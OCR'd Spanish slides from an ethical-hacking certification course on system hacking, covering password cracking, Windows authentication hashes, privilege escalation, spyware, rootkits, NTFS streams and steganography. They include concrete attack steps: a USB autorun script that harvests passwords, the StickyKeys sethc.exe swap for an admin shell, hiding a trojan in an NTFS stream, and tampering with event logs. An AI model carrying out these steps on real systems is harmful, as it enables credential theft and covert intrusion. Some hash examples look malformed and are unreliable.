
- Deshabilitar las opciones de Client For Microsoft Networks, y File and Printer Sharing for Microsoft Networks. Desinstalarlas de las propiedades de Conexion de área local.

C|EH Julio Ignacio Alvarez

Test de Intrusión de Enumeración

Se utiliza para identificar cuentas de usuario válidas o recursos de red pobremente compartidos utilizando conexiones activas a los sistemas.

C|EH Julio Iglesias Pérez



CIEH Julio Iglesias Pérez

¡Muchas Gracias!
C|EH Julio Iglesias Perez

5. Hackeo al Sistema

Certified Ethical Hacker

C|EH Julio Iglesias

Metas

- Obtener Acceso. Para colectar información para obtención de acceso, utilizando password eavesdropping y fuerza bruta
- Escalar privilegios. Para crear una cuenta de usuario administrativa, utilizando password cracking y exploits.
- Ejecutar aplicaciones. Para crear y mantener acceso backdoor, utilizando troyanos.
- Esconder archivos. Para esconder los archivos maliciosos, utilizando rootkits.
- Escondiendo huellas. Para esconder la presencia, limpiando huellas.

CEH Julio Iglesias Perez

Las contraseñas pueden contener:

- Solo letras: HIJKLLKDF
- Solo números: 9238647
- Solo caracteres especiales: $/"()
- Letras y números: lkjd2947
- Letras y caracteres especiales: P@sswo(#
- caracteres especiales y números: /("3413$@
- Letras, caracteres especiales y números: C0ontr@se/&"a

CEH Julio Iglesias Perez

Técnicas de crackeo de contraseñas

- Ataques de diccionario: Un archivo diccionario es cargado dentro de la aplicación cracking, se ejecuta contra las cuentas de usuario.
- Ataques fuerza bruta: El programa intenta cada combinación posible de caracteres hasta que la contraseña es descubierta.
- Ataque híbrido: Funciona similar al ataque de diccionario, pero agrega algunos números y símbolos a las palabras e intenta descubrir la contraseña.
- Ataque de sílaba: Es una combinación de fuerza bruta con diccionario.
- Ataque basado en reglas: Es utilizado cuando el atacante obtiene algo de información acerca de la contraseña.

CHEH Julio Iglesias Pérez

Tipos de ataque a las contraseñas

- Passive Online Attacks: Wire Sniffing. Los atacantes ejecutan herramientas sniffer en la LAN.
- Man-In-the-Middle and Replay Attacks. El atacante accede en medio del cana de comunicación entre la victima y el servidor para extraer información.
Es difícil de realizar.

CEH Julio Ignacio Perez

Tipos de ataque a las contraseñas

- Password Sniffing. difícil porque el atacante conoce el nombre de usuario pero tendría que "adivinar" la contraseña.
- Active Online Attack: Password guessing Intentar adivinar el pass utilizando un diccionario de palabras y letras e intentar todas las combinaciones posibles. Toma mucho tiempo. Necesita mucho ancho de banda y es fácilmente detectable.

Tipos de ataque a las contraseñas

- Otros son Troyanos, Spywares y Keyloggers.
- Hash Injection Attack: Permite al atacante inyectar un hash comprometido en una sesión local y utilizar el hash para validar recursos de la red. El atacante encuentra y extrae un hash de un administrador del dominio que esté con la sesión iniciada. El atacante utiliza el hash extraído para iniciar sesión en el controlador del dominio.

CIFP Julio Iglesias de Ussel

Tipos de ataque a las contraseñas

Cuando un administrador establece una conexión remota en S.O. Microsoft, se crea un token en la memoria, hay una aplicación llamada Pass the Hash e involucra dos programas, who is there y I am; who is there realiza consultas de todos los tokens del equipo y I am permite declarar que las credenciales que estamos utilizando son las nuestras. Es bastante poderoso.

Rainbow attacks: Pre-Computed Hash

- Convierte enormes cantidades de palabras como archivos de diccionario y fuerza bruta en las listas de hashes de contraseñas que utilizan técnicas tales como las Rainbow Tables
- Ejemplo:

Contraseña	Hash
1qazwed	425cc3499c530b28zf225d668590

- Del hash sale la contraseña, las raibow contiene los hashes

Distributed Network Attack (DNA)

- DNA Manager es instalado en una locación central donde las maquinas DNA clientes puedan acceder desde la red.
- DNA Manager coordina el ataque y asigna pequeñas porciones de la llave a los equipos que están distribuidos por la red.
- Los clientes DNA ejecutan en background y consumen solo el tiempo del procesador que está sin uso.
- El programa combina la capacidad de procesamiento de los clientes de la red y utiliza el trabajo en conjunto para descifrar.
- Ejemplo: elcomsoft distributed password recovery

CIEH Julio Iglesias Perez

Contraseñas por defecto

Recordar buscar en internet los default passwords en sitios como:

- www.phenoelit-us.org
- www.defaultpassword.com
- cirt.net
- default-password.info
- defaultpassword.us
- passwordsdatabase.com

CEH Julio Iglesias Pérez

Robar passwords utilizando USB

Robar passwords utilizando USB

1. Necesitaremos una hacking tool
2. Copiar los archivos en la USB
3. Crear un autorun.inf

```
[autorun]
en=launch.bat
```

4. El contenido de launch.bat

```
start pspv.exe /stext pspv.txt
```

5. Insertar la USB y la autorun se ejecutara
6. Password2 es ejecutado en segundo plano y los password serán almacenados en un archivo .txt en la USB

CEH Julio Iglesias Perez

Autenticación Microsoft

La autenticación NTLM (NT LAN Manager) es un protocolo de autenticación de Windows NT 4.0/2000. Microsoft actualizó este protocolo de autenticación a Kerberos, el cual se considera más seguro que NTLM.

El hash LM ha sido deshabilitado en Windows Vista para adelante.

El archivo SAM está ubicado en: C:\Windows\system32\config\SAM

CHEH Julio Iglesias Cortez

LM Hash

LM Hash es muy inseguro. Microsoft lo utiliza para almacenar password de menos de 15 caracteres. Cuando el pass es encriptado por este algoritmo, primero todas las letras son convertidas a mayúsculas, ej: 123456QWERTY. Luego se agrega caracteres nulos al final para hacerlo de 14 caracteres. 123456QWERTY__. Antes de cifrarlo, el pass es dividido en dos 123456Q y WERTY__ y es individualmente encriptado.

LM Hash

123456Q=6BF11E04AFAB197F

WERTY =F1E9FFDCC75575B15

El hash de este pass seria:
6BF11E04AFAB197FF1E9FFDCC75575B15

Los primeros 8 bytes son derivados de los primeros 7 caracteres de la contraseña y los 8 segundos son derivados desde el carácter 8 al 14.

Si la contraseña tiene menos de 7 caracteres, la segunda mitad siempre será: 0XAAD3B435B51404EE

CIEH Julio Iglesias Perez

NTLMv2

NTLMv2 es una protocolo de autenticación challenge/response que mejora la seguridad sobre LM.


C|EH Julio Iglesias Perez

Autenticación Kerberos

El usuario y la contraseña nunca salen del sistema. Trabaja con Tickets, si el TGT (Ticket Granting Ticket) es descifrado de manera correcta, probamos que tenemos el password.

Trabaja de la siguiente manera:

C|EH Julio Iglesias Pérez


Key Distribution Center (KDC)
El usuario envía una petición al servidor de autenticación
Authentication Server (AS)
El servidor devuelve una respuesta
Luego el usuario solicita un ticket al servidor TGS
Ticket Granting Server (TGS)
El servidor TGS devuelve una respuesta al cliente
Client
Database
Windows Server 2008
El cliente solicita al servidor de aplicación el acceso a un servicio
Responde para demostrar que el servidor es realmente el que estaba esperando el Cliente
CIEH Julio Iglesias Pérez

Crackeadores

- L0phtCrack es el primer crackeador de contraseñas de Windows y el mas conocido.
- Ophcrack es un boot cd que también crackea contraseñas
- Cain&Abel es una excelente herramienta entre las que cuenta cracking passwords.
- RainbowCrack genera las rainbowtables.
- KerbCrack intenta obtener los tickets de Kerberos capturándolos.

CIEH - Julio Iglesias Pérez

Directiva NOLMHash

LM Hash puede ser deshabilitado utilizando la directiva NoLMHash, o por registro o utilizando contraseñas de mas de 15 caracteres de longitud.

C|EH Julio Iglesias Pérez

Sugerencia para contraseñas

Las contraseñas se sugieren que sean de 8 a 12 alfanuméricas combinando con símbolos. No utilizar las mismas contraseñas para varias cosas. Cambiar las contraseñas al menos cada 30 días. etc.

C|EH Julio Iglesias Pérez

Escalada de Privilegios

Si un atacante obtiene acceso a la red utilizando una cuenta no administrativa, el próximo paso será obtener privilegios administrativos. A esto se lo denomina escalar privilegios.

C|EH Julio Iglesias Pérez

StickyKeys

StickyKeys es una característica de accesibilidad para Windows. Si presionamos 5 veces la tecla SHIFT aparecerá esta característica que se encuentra en c:\Windows\system32\sethc.exe

Si remplazamos este archivo con cmd y lo renombramos nuevamente a sethc.exe y presionamos 5 veces la tecla shift, aparecerá una consola con privilegios administrativos.

Microsoft la corrigió

CEH Julio Iglesias Pérez

Admin User

Si creamos un usuario: net user Juggyboy Password y luego vamos al registro hasta HEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon\Special Accounts\Userlist

Creamos un nuevo DWORD value, escribimos el nombre del valor "Juggyboy" y cerramos el editor.

Juggyboy será un usuario con privilegios administrativos.

Usuario del dominio

1. El atacante infecta el equipo local de la víctima con un keylogger.
2. La víctima inicia sesión con sus credenciales del dominio.
3. El keylogger envía las credenciales al atacante.
4. El atacante obtiene acceso al dominio.

C|EH Julio Iglesias Pérez

¿Cómo defenderse contra la escalada de privilegios?

Para protegernos de la escalada de privilegios podemos utilizar técnicas de encriptación, parchar los sistemas regularmente, correr los servicios con cuentas sin privilegio, implementar autenticación y autorización milti-factor, ejecutar las aplicaciones con privilegios mínimos, restringir los inicios de sesión con privilegios.

Ejecutando aplicaciones

Los atacantes ejecutan aplicaciones maliciosas para "adueñarse" del sistema.

Alchemy Remote Excecutor es un sistema de administración que permite ejecutar programas en equipos remotos, se ejecuta en múltiples equipos simultáneamente.

Otros: RemoteExec, Execute This!

CIEH Julio Gallego Rodríguez

Keylogger

Son programas o dispositivos de hardware que monitorean cada pulsación de tecla que el usuario realiza en el teclado; luego registra dicha actividad en archivos o los transmite a localidades remotas.

Wifi keyloggers, bluetooth, dentro del teclado, etc.

CEH Julio Iglesias Sánchez

Spywares

Reducen el rendimiento del sistema, conecta a sitios porno remotos, accesos remotos maliciosos, roba información del usuario, monitorea la actividad del usuario, redirige a webs, cambia el sitio por defecto del usuario y evita que el usuario lo restaure, agrega múltiples marcadores a los navegadores, hace un decremento en el rendimiento general del sistema.

Tipos de spyware: Celulares, gps, audio, usb, salvapantallas, escritorio, mail, child monitoring, video, print.

Un ejemplo de Spyware de escritorio es el: Activity Monitor

CIEH Julio Iglesias Perez

"Child Monitoring"Spyware

Controla y supervisa como su hijo utiliza la PC e Internet. Bloquea cualquier web inapropiada utilizando keywords. Monitorea actividades. Graba actividades.

C|EH Julio Iglesias

"Child Monitoring"Spyware

- Los video spyware graba no solo la pantalla si no también desde la webcam
- Los print spyware monitorea archivos a ser impresos en impresoras remotas.
- Los Telephone y Cellphone Spyware. los atacantes lo instalan en los dispositivos y estos envían secretamente datos al atacante como sms o mails.
- GPS spyware determina la locación de una persona o vehículo.

CIEH Julio Iglesias Perez

Cómo protegerse de los spywares

- Ajustar las opciones de configuración del navegador a medio.
- Mejorar el nivel de seguridad del equipo.
- Sospechar de correos y sitios.
- Instalar antispywares.
- Realizar navegación segura.
- Actualizar software con regularidad.
- Actualizar las definiciones de los antivirus.

C|EH Julio Iglesias Suárez

Herramientas antispyware

- Spyware Doctor
- CounterSpy
- SpyHunter
- Kaspersky Internet Security
- Etc.

C|EH Julio Iglesias Perez

Rootkits

Puede remplazar archivos, intercepta las llamadas del S.O. por ej. en Linux podría dar acceso root.

En Windows podría hacerse pasar por controladores.

Estos mantienen el acceso al sistema a los atacantes.

C|EH Juno Iglesias Perez

Tipos de Rootkits

- Hypervisor Level: Modifica la secuencia boot para cargarse a si mismos en cuenta de un equipo virtual
- Kernel Level: Agrega código malicioso al Kernel.
- Application Level: Remplaza la aplicación con un troyano o modifica el comportamiento de una aplicación existente.

CIFP Julio Iglesias Pérez

Tipos de Rootkits

- Hardware/Firmware: Se esconde en dispositivos o firmwares donde no se inspecciona el código.
- Boot Loader Level: Remplaza el boot original con uno controlador remotamente por un atacante.
- Library Level: Remplaza las llamadas originales del sistema con falsas para esconder información acerca del atacante.

CEH Julio Iglesias Perez

¿Cómo defenderse contra Rootkits?

- Reinstalar la aplicación o S.O. desde una fuente segura.
- Tener procedimientos documentados de instalación automatizada.
- Instalar firewalls.
- Utilizar autenticación fuerte.
- etc.

C|EH Julio Iglesias Suárez

Anti Rootkits

- RootkitRevealer
- McAfee Rootkit Detective
- Sophos Anti-Rootkit
- F-Secure BackLight
- Etc.

C|EH Julio Iglesias Perez

Flujo de datos NTFS alternativos

Son flujos escondidos que contienen metadatos.

Estos archivos son detectados por los antivirus pero no por el ojo humano.

Para crear NTFS Streams notepad archivo.txt:tigre.txt

Luego ejecutar notepad archivo.txt:tigre.txt modificar el archivo y luego de guardarlo apreciará que el archivo archivo.txt está en

blanco, para poder verlo habría que abrir el archivo con toda la cadena.

CIEH Julio Iglesias Perez

Manipulación de flujo de datos NTFS

Se pueden manipular los contenidos, por ej:

type c:\trojan.exe > c:\Readme.txt:Trojan.exe

Para ejecutarlo: c:\start c:\Readme.txt:Trojan.exe

Para extraerlo: cat c:\Readme.txt:Trojan.exe > trojan.exe

Nota: cat es un recurso de Windows Server 2003

CIEH Julio Iglesias Pérez

¿Cómo defenderse contra los NTFS Data Stream?

- Al mover a particiones FAT los streams se borran.
- También utilizar LSN.exe para detectarlos.

C|EH Julio Iglesias Pérez

Esteganografía

Consiste en esconder un archivo dentro de otro, generalmente uno muy pequeño dentro de uno grande, y luego extraerlo.

Tipos: imágenes, documentos, carpetas, video, audio, web, mail, dvd, txt, etc.

Un ejemplo de Stegano es la herramienta Invisible Secrets 4 para esconder archivos dentro de imágenes.

Para detectar se puede utilizar el Stegdetect.

CIEH Julio Iglesias Pérez

Esteganografía

- Aunque no es un algoritmo de cifrado en sí, la esteganografía es una gran manera de enviar mensajes de ida y vuelta a otros sin siquiera darse cuenta. Es la práctica de esconder un mensaje dentro de otro medio (como otro archivo o una imagen) de tal manera que sólo el remitente y el destinatario siquiera saben de su existencia.

Ejemplo de uso

gifshuffle [-CQS1] [-p passwd] [-f archivo | -m mensaje] [infile.gif [outfile.gif]]

gifshuffle -C -m "Soy Ethical Hacker" -p Pa$$w0rd CEH.gif hacker.gif

- Para extraer

gifshuffe -C -p Pa$$w0rd hacker.gif

http://www.darkside.com/gifshuffle/index.html

CIEH Julio Iglesias Perez

Herramientas estenográficas de imagen

- SNOW
- Hermetic Stego
- ImageHide
- QuickStego
- gifshuffle
- OutGuess
- Etc.

C|EH Julio Iglesias Pérez

Herramientas estenográficas de video

- Masker
- Max File Encryption
- Xiao Steganography
- Etc.

C|EH Julio Iglesias Pérez

Herramientas estenográficas de documentos

- wbStego
- Merge Streams
- Office XML
- Etc.

C|EH Julio Iglesias Pérez

Herramientas estenográficas de audio

- Mp3stegz
- MAXA Security Tools
- Stealth Files
- Audiostegano
- Etc.

C|EH Julio Iglesias Pérez

Herramientas estenográficas de directorios

- Invisible Secrets 4
- StegoStick
- QuickyCrypto
- Max Folder Secure
- Etc.

C|EH Julio Iglesias Pérez

Detección de Esteganografía

- Stegdetect
- Xstegsecret
- Stego Watch
- StegAlyzerAS
- Etc.

C|EH Julio Iglesias Pérez

Escondiendo Huellas

La idea es volver al sistema. Hay que manipular los archivos de registro (logs)

1. SECEVENT.EVT (security). Logins fallidos, acceso a archivos sin privilegios
2. SYSEVENT.EVT (system). Falla de drivers, cosas que no operan correctamente
3. APPEVENT.EVT (applications). El atacante no querrá borrar todo el log, solo manipularlo.

Borrando las pistas online

Borrar la MRU (Most Recently Used). Borrar cookies, cache, deshabilitar autocompletar, borrar las barras de herramientas de los navegadores.

C|EH Julio Iglesias Pérez

Deshabilitando la auditoría

Los intrusos deshabilitaran la auditoria inmedíatamente después de obtener acceso administrativo. Luego de su estadía, la volverán a encender.

